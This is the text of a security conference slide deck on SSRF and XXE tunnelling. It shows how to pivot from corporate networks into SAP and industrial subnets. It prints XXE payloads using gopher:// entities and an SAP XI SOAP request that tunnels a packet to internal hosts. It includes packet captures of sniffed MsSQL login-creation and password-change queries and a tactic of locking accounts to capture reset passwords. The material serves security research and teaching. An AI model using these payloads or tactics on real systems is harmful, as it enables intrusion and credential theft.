
Industrial network






But wait.  
There must be some links!

# Real corporate network



And...  
Attackers can use them!

# Corporate network attack scenario




But how?

SSRF

# Supa Sexy Robo Fashion



# SSRF proxy attack





# SSRF

- A possibility to use a vulnerable server as a proxy to attack other servers located in secure subnetwork
- A way to jump from one subnetwork to another
- A lot of examples of how to run SSRF attack
- We can use any popular business application to run SSRF
- More details about SSRF
  - Part 1 <http://erpscan.com/wp-content/uploads/2012/08/SSRF-vs-Business-critical-applications-whitepaper.pdf>
  - Part 2 [http://erpscan.com/wp-content/uploads/2012/11/SSRF.2.0.poc\\_.pdf](http://erpscan.com/wp-content/uploads/2012/11/SSRF.2.0.poc_.pdf)

# Exploiting SSRF

*For every SSRF attack, there must be at least 2 vulnerabilities to successfully trigger the attack:*

- **First vulnerability**

- Functionality in some service on Server A which allows us to send remote packets (**for other types of SSRF**)

- **Second vulnerability**

- **Vuln. in service on server B (for remote SSRF )**
- **Vuln. in localhost service on server A (for local SSRF)**
- **Vuln. in client app. on server A (for back-connect SSRF)**

## Multiprotocol calls (in XML)

- A lot of XML stuff in ESB
- XML seems to be the new TCP
- Almost all big projects use XML based data transfer
- There are a lot of XML based protocols with different options to call external resources and thus conduct SSRF attacks
- There is at least one element type which fits almost all XML based schemes. The type is: **xsd:anyURI**
- URIs also encompass URLs of other schemes (**e.g., FTP, gopher, telnet**), as well as URNs
- Popular URIs: http:// ftp:// telnet:// .....

# Multiprotocol calls in XML

- XML
  - XML External Entity
  - XSD definition
- XML Encryption
- XML Signature
- WS-Policy
- From WS-Security
- WS-Addressing
- XBRL
- ODATA (edmx)
  - ODATA External Entity
  - Other
- BPEL
- STRATML
- .....

Details: [http://erpscan.com/wp-content/uploads/2012/11/SSRF.2.0.poc\\_.pdf](http://erpscan.com/wp-content/uploads/2012/11/SSRF.2.0.poc_.pdf)

## Exploiting Gopher (Example)

```
<?xml version="1.0" encoding="ISO-8859-1"?>  
<!DOCTYPE foo [  
<!ELEMENT foo ANY >  
<!ENTITY date SYSTEM "gopher://172.16.0.1:3300/AAAAAAAAAA" >]>  
<foo>&date;</foo>
```

What will happen??

# XXE Tunneling (Example)

Server A (Portal or XI)



192.168.0.1

```
POST
/XISOAPAdapter/servlet/com.sap.aai.af.mp.soap.
web.DilbertMSG?format=post HTTP/1.1
Host: 192.168.0.1:8000

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY date SYSTEM
"gopher://172.16.0.1:3300/AAAAAAAAA" >]>
<foo>&date;</foo>
```

AAAAAAAAAAAA

Server B (ERP, HR, BW etc.)

Port 3300



172.16.0.1



telnet 172.16.0.1 3300



## XXE Tunneling (Hint 2)


- Next step is to pack exploit in packet B inside Packet A
- We need to insert non-printable symbols
- God bless gopher; it supports urlencode like HTTP
- It will also help us evade attack against IDS systems

### Packet A

```
POST /XISOAPAdapter/servlet/com.sap.aia.af.mp.soap.web.DilbertMSG?format=post HTTP/1.1
Host: sapserver.com:80
Content-Length: 7730
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY date SYSTEM "gopher://[Urlencoded Packet B]" >]>
<foo>&date;</foo>
```

# XXE Tunneling to Buffer Overflow (Result)





Great, we can jump from one secured  
network to another.  
What's next?

## We are inside, so what?

- All your systems have password lock policies
- Because we are in a secure company, rrrright?
- And secure applications send passwords securely
- While user is authenticating

## We are inside, so what?

- All your systems have password lock policies
- Because we are in a secure company, rrrright?
- And secure applications send passwords securely
- ***While user is authenticating!***

OK, but what about creating a new user?

# Create new user, MsSQL

The image shows a Wireshark network traffic capture window. The title bar reads "Realtek RTL8139 Family Fast Ethernet Adapter (Microsoft's Packet Scheduler) : Capturing - Wireshark". The filter bar contains the expression "ip.addr == 172.16.1.13 && tcp.port == 1433". The packet list pane shows several TCP keep-alive packets and a TDS Query Packet (No. 21660) with the following details:

No.	Time	Source	Destination	Protocol	Info
17820	338.777319	172.16.0.101	172.16.1.13	TCP	[TCP Keep-Alive] 17475 > ms-sql-
17821	338.777767	172.16.1.13	172.16.0.101	TCP	[TCP Keep-Alive ACK] ms-sql->
19232	368.750708	172.16.0.101	172.16.1.13	TCP	[TCP Keep-Alive] 17475 > ms-sql-
19233	368.751039	172.16.1.13	172.16.0.101	TCP	[TCP Keep-Alive ACK] ms-sql->
20583	398.724132	172.16.0.101	172.16.1.13	TCP	[TCP Keep-Alive] 17475 > ms-sql-
20584	398.724529	172.16.1.13	172.16.0.101	TCP	[TCP keep-alive ACK] ms-sql->
21660	420.248130	172.16.0.101	172.16.1.13	TDS	Query Packet
21663	420.312249	172.16.1.13	172.16.0.101	TDS	Response Packet
21673	420.449821	172.16.0.101	172.16.1.13	TCP	17475 > ms-sql-s [ACK] Seq=39
22990	450.222064	172.16.0.101	172.16.1.13	TCP	[TCP Keep-Alive] 17475 > ms-sql-
22991	450.222363	172.16.1.13	172.16.0.101	TCP	[TCP Keep-Alive ACK] ms-sql->

The packet details pane for packet 21660 shows:

- Channel: 0
- Packet Number: 1
- Window: 0
- TDS Query Packet
  - Query: CREATE LOGIN sh2kerr WITH PASSWORD = 'testtest';

The packet bytes pane shows the raw data of the query packet, including the TDS header and the SQL text:

```
0000 00 1e 2a 49 96 32 00 16 76 5d ec 7c 08 00 45 00 ..*I.2.. v].|.E.
0010 00 94 98 d4 40 00 80 06 07 fd ac 10 00 65 ac 10 ....@... ..e.
0020 01 0d 44 43 05 99 0d 8e ee 07 01 74 a6 d0 50 18 ...dC.... .t..P.
0030 fe 5c ad 3e 00 00 01 01 00 6c 00 00 01 00 43 00 .\>.... .l....C.
0040 52 00 45 00 41 00 54 00 45 00 20 00 4c 00 4f 00 R.E.A.T. E. .L.O.
0050 47 00 49 00 4e 00 20 00 73 00 68 00 32 00 6b 00 G.I.N. . s.h.2.k.
0060 65 00 72 00 72 00 20 00 57 00 49 00 54 00 48 00 e.r.r. . w.I.T.H.
0070 20 00 50 00 41 00 53 00 53 00 57 00 4f 00 52 00 .P.A.S. S.W.O.R.
0080 44 00 20 00 3d 00 20 00 27 00 74 00 65 00 73 00 D. . = . . t.e.s.
0090 74 00 74 00 65 00 73 00 74 00 27 00 3b 00 0d 00 t.t.e.s. t.';...
00a0 0a 00 ..
```

Text item (), 100 bytes | Packets: 23423 Displayed: 47 Marked: 0 | Profile: Default

The same applies to when a user is changing their password due to security policies

# Change user password, MsSQL

The image shows a Wireshark capture of a network packet. The filter is set to `ip.addr == 172.16.1.13 && tcp.port == 1433`. The packet list shows a TDS Query Packet (No. 174714) at time 2353.589582. The packet details pane shows the query: `EXEC master.dbo.sp_password @old=NULL, @new=N'test123', @loginame=[test1]`. The packet bytes pane shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Info
174701	2353.546728	172.16.0.101	172.16.1.13	TDS	Query Packet
174702	2353.548758	172.16.1.13	172.16.0.101	TDS	Response Packet
174703	2353.550326	172.16.0.101	172.16.1.13	TDS	Query Packet
174704	2353.551268	172.16.1.13	172.16.0.101	TDS	Response Packet
174705	2353.554442	172.16.0.101	172.16.1.13	TDS	Query Packet
174707	2353.555711	172.16.1.13	172.16.0.101	TDS	Response Packet
174708	2353.575462	172.16.0.101	172.16.1.13	TCP	[TCP segment of a reassembled
174709	2353.575507	172.16.0.101	172.16.1.13	TDS	Query Packet
174712	2353.576432	172.16.1.13	172.16.0.101	TCP	ms-sql-s > 18031 [ACK] seq=28
174713	2353.580322	172.16.1.13	172.16.0.101	TDS	Response Packet
174714	2353.589582	172.16.0.101	172.16.1.13	TDS	Query Packet

Size: 134  
Channel: 0  
Packet Number: 1  
window: 0  
TDS Query Packet  
Query: EXEC master.dbo.sp\_password @old=NULL, @new=N'test123', @loginame=[test1]

0020 01 0d 46 6f 05 99 06 8e 76 42 9c 40 77 dc 50 18 ..Fo.... vB.@.P.  
0030 fc 2b 88 ca 00 00 01 01 00 9a 00 00 01 00 45 00 .+..... ..E.  
0040 58 00 45 00 43 00 20 00 68 00 61 00 73 00 74 00 X.E.C. . m.a.s.t.  
0050 65 00 72 00 2e 00 64 00 62 00 6f 00 2e 00 73 00 e.r...d. b.o...s.  
0060 70 00 5f 00 70 00 61 00 73 00 73 00 77 00 6f 00 p...p.a. s.s.w.o.  
0070 72 00 64 00 20 00 40 00 6f 00 6c 00 64 00 3d 00 r.d. @. o.l.d.=.  
0080 4e 00 55 00 4c 00 4c 00 2c 00 20 00 40 00 6e 00 N.U.L.L. ;. @.n.  
0090 65 00 77 00 3d 00 4e 00 27 00 74 00 65 00 73 00 e.w.=.N. 't.e.s.  
00a0 74 00 31 00 32 00 33 00 27 00 2c 00 20 00 40 00 t.1.2.3. '...@.  
00b0 6c 00 6f 00 67 00 69 00 6e 00 61 00 6d 00 65 00 ].o.g.i. n.a.m.e.  
00c0 3d 00 5b 00 74 00 65 00 73 00 74 00 31 00 5d 00 =.[.t.e. s.t.1.]

Text item (), 146 bytes      Packets: 193468 Displayed: 404 Marked: 0      Profile: Default

More than real. 5000 users change  
pass every 90 days

=>

Every hour, 2 users change their  
passwords



If we don't want to wait, we can brute until the account is locked, then the administrator will unlock it and 99% change the pass

## Why MsSQL?

- Just because I sometimes want to speak about something other than SAP and Oracle, so let it be MS
- It's everybody's problem

